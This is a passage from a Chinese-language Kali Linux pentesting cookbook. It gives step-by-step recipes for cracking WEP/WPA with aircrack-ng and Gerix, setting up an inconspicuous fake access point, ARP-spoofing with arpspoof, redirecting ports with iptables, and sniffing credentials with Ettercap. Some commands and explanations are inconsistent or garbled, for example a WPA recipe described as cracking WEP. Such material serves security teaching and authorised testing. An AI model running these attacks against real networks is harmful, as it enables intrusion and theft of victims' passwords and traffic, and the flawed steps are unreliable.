在这个秘籍中，我们使用了 AirCrack 套件来破解无线网络的 WEP 密码。AirCrack 是最流行的 WEP 破解工具之一。AirCrack 通过收集 WEP 无线连接的封包来工作，之后它会通过算术分析数据来破解 WEP 加密密码。我们通过启动 AirCrack 并选择我们想要的接口来开始。下面，我们修改了 MAC 地址，这允许我们修改互联网上的身份，之后使用 `airodump` 搜索可用的无线网络来攻击。一旦我们找到了打算攻击的网络，我们使用 `aireplay` 来将我们的机器与正在攻击的无线设备的 MAC 地址关联。我们最后收集到了一些流量，之后暴力破解生成的 CAP 文件来获得无线密码。

# 5.2 WPA/WPA2 无线网络破解

WPA（无线保护访问）于 2003 年诞生，并且为保护无线网络和取代过时的旧标准 WEP 而创建。WEP 被 WPA 以及之后的 WPA2 代替。由于存在更加安全的协议，WEP 很少使用了。

这个秘籍中，我们会使用 AirCrack 套件来破解 WPA 密码。 AirCrack 套件（或 AirCrack NG）是 WEP 和 WPA 密码破解程序，它抓取网络封包，分析它们，并使用这些数据破解 WPA 密码。

## 准备

为了执行这个秘籍中的任务，需要Kali 终端窗口的经验。也需要受支持的配置好的无线网卡，用于封包注入。在无线网卡的例子中，封包注入涉及到发送封包，或将它注入到双方已经建立的连接中。

## 操作步骤

让我们开始使用 AirCrack 来破解WEP 加密的网络会话。

1. 打开终端窗口，并产生无线网络接口的列表：

    ```
    airmon-ng
    ```

    ```
    root@kali:~# airmon-ng
    ```

2. 在 `interface` 列下，选择你的接口之一。这里，我们使用 `wlan0` 。如果你的接口不同，例如 `mon0` ，请将每个提到 `wlan0` 的地方都换成它。

3. 下面，我们需要停止 `wlan0` 接口，并把它关闭，便于我们接下来修改 MAC 地址。

    ```
    airmon-ng stop
    ifconfig wlan0 down
    ```

4. 下面，我们需要修改我们接口的 MAC 地址。由于机器的 MAC 地址会在任何网络上标识你的存在，修改机器的标识允许我们隐藏真正的 MAC 地址。这里，我们使用 `00:11:22:33:44:55` 。

    ```
    macchanger --mac 00:11:22:33:44:55 wlan0
    ```

5. 现在我们需要重启 `airmon-ng` 。

    ```
    airmon-ng start wlan0
    ```

6. 下面，我们会使用 `airodump` 来定位附近的可用无线网络。

    ```
    airodump-ng wlan0
    ```

7. 这会出现可用无线网络的列表。一旦你找到了你想要攻击的网络，按下 `Ctrl + C` 来停止搜索。选中 `BSSID` 列中的 MAC 地址，右击你的鼠标，并且选择复制。同时，把网络正在发送哪个频道的信号记录下载。你会在 `Channel` 列中找到这个信息。这里，这个频道是 `10` 。

8. 现在运行 `airodump` ，并且将所选 `BSSID` 的信息复制到文件中。我们会使用下列选项：

    - `-c` 允许我们选择频道。这里我们选择 `10` 。
    - `-w` 允许我们选择文件名称。这里我们选择 `wirelessattack` 。
    - `-bssid` 允许我们选择我们的 `BSSID` 。这里，我们从剪贴板上粘贴 `09:AC:90:AB:78` 。

```
airodump-ng -c 10 -w wirelessattack --bssid 09:AC:90:AB:78 wlan0
```

9. 新的窗口会打开，并展示这个命令的输出。保持这个窗口开着。

10. 打开另一个终端窗口，为了尝试组合它们，我们运行 `aireplay` 。它拥有下列语法： `aireplay-ng -1 0 –a [BSSID] –h [our chosen MAC address] –e [ESSID] [Interface]` 。

```
Aireplay-ng --deauth 1 –a 09:AC:90:AB:78 –c 00:11:22:33:44:55 wlan0
```

11. 最后我们运行 AirCrack 来破解 WEP 密码。 `-w` 选项允许我们指定单词列表的位置。我们使用事先命名的 `.cap` 文件。这里，文件名称是 `wirelessattack.cap` 。

```
Aircrack-ng –w ./wordlist.lst wirelessattack.cap
```

这就结束了。

## 工作原理

在这个秘籍中，我们使用了 AirCrack 套件来破解无线网络的 WPA 密码。AirCrack 是最流行的 WPA 破解工具之一。AirCrack 通过收集 WPA 无线连接的封包来工作，之后它会通过算术分析数据来破解 WPA 加密密码。我们通过启动 AirCrack 并选择我们想要的接口来开始。下面，我们修改了 MAC 地址，这允许我们修改互联网上的身份，之后使用 `airodump` 搜索可用的无线网络来攻击。一旦我们找到了打算攻击的网络，我们使用 `aireplay` 来将我们的机器与正在攻击的无线设备的 MAC 地址关联。我们最后收集到了一些流量，之后暴力破解生成的 CAP 文件来获得无线密码。

# 9.3 无线网络自动化破解

这个秘籍中我们会使用 Gerix 将无线网络攻击自动化。Gerix 是AirCrack的自动化 GUI。Gerix 默认安装在 Kali Linux 中，并且能够加速我们的无线网络破解过程。

## 准备

为了执行这个秘籍中的任务，需要Kali 终端窗口的经验。也需要受支持的配置好的无线网卡，用于封包注入。在无线网卡的例子中，封包注入涉及到发送封包，或将它注入到双方已经建立的连接中。

## 操作步骤

让我们开始使用 Gerix 进行自动化的无线网络破解。首先下载它：

1. 使用 `wget` ，访问下面的网站并下载 Gerix：

```
wget https://bitbucket.org/Skin36/gerix-wifi-cracker-pyqt4/ downloads/gerix-wifi-c
racker-master.rar
```

2. 文件下载好之后，我们需要从 RAR 文件中解压数据。

```
unrar x gerix-wifi-cracker-master.ra
```

3. 现在，为了保持文件一致，让我们将 Gerix 文件夹移动到 `/usr/share` 目录下，和其它渗透测试工具放到一起。


```
mv gerix-wifi-cracker-master /usr/share/gerix-wifi-cracker
```

4. 让我们访问 Gerix 所在的目录：

```
cd /usr/share/gerix-wifi-cracker
```

5. 我们键入下列命令来启动 Gerix：

```
python gerix.py
```




6. 点击 `Configuration` （配置）标签页。


7. 在 `Configuration` 标签页中，选择你的无线接口。

8. 点击 `Enable/Disable Monitor Mode` （开启/停止监控器模式）按钮。

9. 在监控模式启动之后，在 `Select Target Network` （选择目标网络）下面，点击 `Rescan Networks` （重新扫描网络）按钮。

10. 目标网络的列表会填满。选择无线网络作为目标。这里，我们选择了 WEP 加密的网络。

11. 点击 WEP 标签页。




12. 在 `Functionalities` （功能）中，点击 `Start Sniffing and Logging` （开启嗅探和记录）按钮。

13. 点击 `WEP Attacks (No Client)` （WEP 攻击 无客户端）子标签页。

14. 点击 `Start false access point authentication on victim` （开启目标上的伪造接入点验证）按钮。

15. 点击 `Start the ChopChop attack` （开始断续攻击）按钮。

16. 在打开的终端窗口中，对 `Use this packet` （使用这个封包）问题回答 `Y` 。

17. 完成之后，复制生成的 `.cap` 文件。

18. 点击 `Create the ARP packet to be injected on the victim access point` （创建注入到目标接入点的 ARP 封包）按钮。

19. 点击 `Inject the created packet on victim access point` （将创建的封包注入到目标接入点）按钮。

20. 在打开的终端窗口中，对 `Use this packet` 问题回答 `Y` 。

21. 收集了大约 20000 个封包之后，点击 `Cracking` （破解）标签页。

22. 点击 `Aircrack-ng - Decrypt WEP Password` （解密 WEP 密码）按钮。

这就结束了。

## 工作原理

这个秘籍中，我们使用了 Gerix 来自动化破解无线网络，为获得 WEP 密码。我们以启动 Gerix 并开启监控模式接口来开始这个秘籍。下面，我们从由 Gerix 提供的攻击目标的列表中选择我们的目标。在我们开始嗅探网络流量之后，我们使用 Chop Chop 来生成 CAP 文件。我们最后以收集 20000 个封包并使用 AirCrack 暴力破解 CAP 文件来结束这个秘籍。

使用 Gerix，我们能够自动化破解 WEP 密码的步骤，而不需要手动在终端窗口中键入命令。这是一种非常棒的方式，能够快速高效地破解 WEP 加密的网络。

# 9.4 使用伪造接入点连接客户端

这个秘籍中，我们会使用 Gerix 来创建并设置伪造接入点（AP）。建立伪造接入点让我们能够收集每个连接它的计算机的信息。人们通常会为了便利而牺牲安全。连接到开放无线接入点并发送简短的电子邮件，或登录到社交网络中非常方便。Gerix 是 AirCrack 的自动化 GUI。

## 准备

为了执行这个秘籍中的任务，需要Kali 终端窗口的经验。也需要受支持的配置好的无线网卡，用于封包注入。在无线网卡的例子中，封包注入涉及到发送封包，或将它注入到双方已经建立的连接中。

## 操作步骤


让我们开始使用 Gerix 创建伪造的 AP。

1. 让我们访问 Gerix 所在的目录：

```
cd /usr/share/gerix-wifi-cracker
```

2. 键入下面的命令来使用 Gerix：

```
python gerix.py
```




3. 点击 `Configuration` （配置）标签页。

4. 在 `Configuration` 标签页中，选择你的无线接口。

5. 点击 `Enable/Disable Monitor Mode` （开启/停止监控器模式）按钮。

6. 在监控模式启动之后，在 `Select Target Network` （选择目标网络）下面，点击 `Rescan Networks` （重新扫描网络）按钮。

7. 目标网络的列表会填满。选择无线网络作为目标。这里，我们选择了 WEP 加密的网络。

8. 点击 `Fake AP` （伪造接入点）标签页。

9. 修改 `Access Point ESSID` （接入点 ESSID），将其从 `honeypot` 修改为不会引起怀疑的名称。这里我们使用 `personalnetwork` 。

10. 其它选项使用默认。为了开启伪造接入点，点击 `Start Face Access Point` （开启伪造接入点）按钮。

这就结束了。

## 工作原理

这个秘籍中，我们使用了 Gerix 来创建伪造接入点。创建伪造接入点是一个非常好的方式，来收集没有防备用户的信息。原因是，对于受害者来说，它们表现为正常的接入点，所欲会使它被用户信任。使用 Gerix，我们可以只通过几次点击来自动化创建和设置伪造接入点。

# 9.5 URL 流量操纵

这个秘籍中，我们会进行 URL 流量操纵攻击。URL 流量操纵非常类似于中间人攻击，因为我们会让去往互联网的流量首先通过我们的机器。我们使用 ARP 毒化来执行这个攻击。ARP 毒化是一种技巧，让我们能够在局域网中发送欺骗性的 ARP 信息给受害者。我们会使用

arpspoof 来执行这个秘籍。

## 操作步骤

让我们开始进行 URL 流量操纵。

1. 打开终端窗口并执行下面的命令，来配置 IP 表使我们能够劫持流量：

```
sudo echo 1 >> /proc/sys/net/ipv4/ip_forward
```

2. 下面，我们启动 arpspoof 来毒化从受害者主机到默认网关的流量。这个例子中，我们在局域网中使用 Windows 7 主机，地址为 `192.168.10.115` 。Arpspoof 有一些选项，包括：

    - `-i` 允许我们选择目标接口。这里我们选择 `wlan0` 。
    - `-t` 允许我们指定目标。

> 整个命令的语法是 `arpspoof –i [interface] –t [target IP address] [destination IP address]` 。

```
sudo arpspoof –i wlan0 -t 192.168.10.115 192.168.10.1
```

3. 接着，我们执行另一个 arpspoof 命令，它会从上一个命令的目的地（这里是默认网关）取回流量，并使流量经过我们的 Kali 主机。这个例子中，我们的 IP 地址是 `192.168.10.110` 。

```
sudo arpspoof –i wlan0 -t 192.168.10.1 192.168.10.110
```

这就结束了。

## 工作原理

这个秘籍中，我们使用 arpspoof 通过 ARP 毒化来操纵受害者主机到路由器之间的流量，使其通过我们的 Kali 主机。一旦流量被重定向，我们就可以对受害者执行其它攻击，包括记录键盘操作，跟踪浏览的网站，以及更多。

# 9.6 端口重定向

这个秘籍中，我们使用 Kali 来进行端口重定向，也叫做端口转发或端口映射。端口重定向涉及到接收发往某个端口，比如 80 的数据包，并把它重定向到不同的端口上，比如 8080。执行这类攻击的好处很多，因为你可以将安全的端口重定向为非安全的端口，或者将流量重定向到特定的设备的特定端口，以及其它。

## 操作步骤

让我们开始进行端口重定向/转发。

1. 打开终端窗口并执行下列命令来配置 IP 表，使我们能够劫持流量：

```
Sudo echo 1 >> /proc/sys/net/ipv4/ip_forward
```

2. 下面，我们启动 arpspoof 来毒化去往默认网关的流量。这个例子中，默认网关的 IP 地址为 `192.168.10.1` 。Arpspoof 有一些选项，包括：

    - `-i` 允许我们选择目标接口。这里我们选择 `wlan0` 。

    > 整个命令的语法是 `arpspoof –i [interface] [destination IP address]` 。

```
sudo arpspoof –i wlan0 192.168.10.1
```

3. 接着，我们执行另一个 arpspoof 命令，它会从上一个命令的目的地（这里是默认网关）取回流量，并使流量经过我们的 Kali 主机。这个例子中，我们的 IP 地址是 `192.168.10.110` 。

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8
080
```

这就结束了。

## 工作原理

这个秘籍中，我们使用 arpspoof 通过 ARP 毒化和 IPTables 路由，将网络上发到端口 80 的流量重定向到 8080。执行这类攻击的好处很多，因为你可以将安全的端口重定向为非安全的端口，或者将流量重定向到特定的设备的特定端口，以及其它。

# 9.7 嗅探网络流量

这个秘籍中，我们会实验网络流量的嗅探。网络流量嗅探涉及到拦截网络封包，分析它们，之后将流量解码（如果需要）来展示封包中的信息。流量嗅探特别在目标的信息收集中非常有用，因为取决于所浏览的网站，你可以看见所浏览的网址、用户名、密码和其它可以利用的信息。

我们在这个秘籍中会使用 Ettercap ，但是你也可以使用 Wireshark。处于展示目的，Ettercap 更加易于理解以及应用嗅探原理。一旦建立起对嗅探过程的理解，你可以使用 Wireshark 来进行更详细的分析。

## 准备

这个秘籍需要为封包注入配置好的无线网卡，虽然你可以在有线网络上执行相同步骤。在无线网卡的情况下，封包注入涉及到将封包发送或注入到双方已经建立的连接中。

## 操作步骤


让我们启动 Ettercap 来开始网络流量的嗅探。

1. 打开终端窗口并启动 Ettercap。使用 `-G` 选项加载 GUI：


   ```
   ettercap -G
   ```


2. 我们以打开 `Unified sniffing` （统一嗅探）开始。你可以按下 `Shift + U` 或者访问菜单中的 `Sniff | Unified sniffing` 。


3. 选择网络接口。在发起 MITM 攻击的情况中，我们应该选项我们的无线接口。





4. 下面，我们打开 `Scan for hosts` （扫描主机）。可以通过按下 `Ctrl + S` 或访问菜单栏的 `Hosts | Scan for hosts` 来完成。





5. 下面，我们得到了 `Host List` （主机列表）。你可以按下 `H` 或者访问菜单栏的 `Hosts | Host List` 。





6. 我们下面需要选择或设置我们的目标。在我们的例子中，我们选择 `192.168.10.111` 作为我们的 `Target 1` ，通过选中它的 IP 地址并按下 `Add To Target 1` （添加到目标 1）按钮。




7. 现在我们能够让 Ettercap 开始嗅探了。你可以按下 `Ctrl + W` 或访问菜单栏的 `Start | Start sniffing` 。




8. 最后，我们开始进行 ARP 毒化。访问菜单栏的 `Mitm | Arp poisoning` 。





9. 在出现的窗口中，选中 `Sniff remote connections` （嗅探远程连接）的选项。




10. 取决于网络环境，我们会看到信息。




11. 一旦我们找到了想要找的信息（用户名和密码）。我们可以关闭 Ettercap。你可以按下 `Ctrl + E` 或访问菜单栏的 `Start | Stop sniffing` 来完成它。




12. 现在我们关闭 ARP 毒化，使网络恢复正常。




## 工作原理

这个秘籍包括了 MITM 攻击，它通过 ARP 毒化来窃听由用户发送的无线网络通信。我们以启动 Ettercap 并扫描主机来开始这个秘籍。之后我们开始进行网络的 ARP 毒化。ARP 毒化是一种技巧，允许你发送伪造的 ARP 信息给局域网内的受害者。

我们以启动封包嗅探并停止 ARP 毒化让网络恢复正常来结束。这个步骤在侦测过程中很关键，因为在你停止毒化网络时，它让网络不会崩溃。

这个过程对于信息收集很有用，因为它能收集到网络上传输的信息。取决于网络环境，你可以收集到用户名、密码、银行账户详情，以及其它你的目标在网络上发送的信息。这些信息也可以用于更大型攻击的跳板。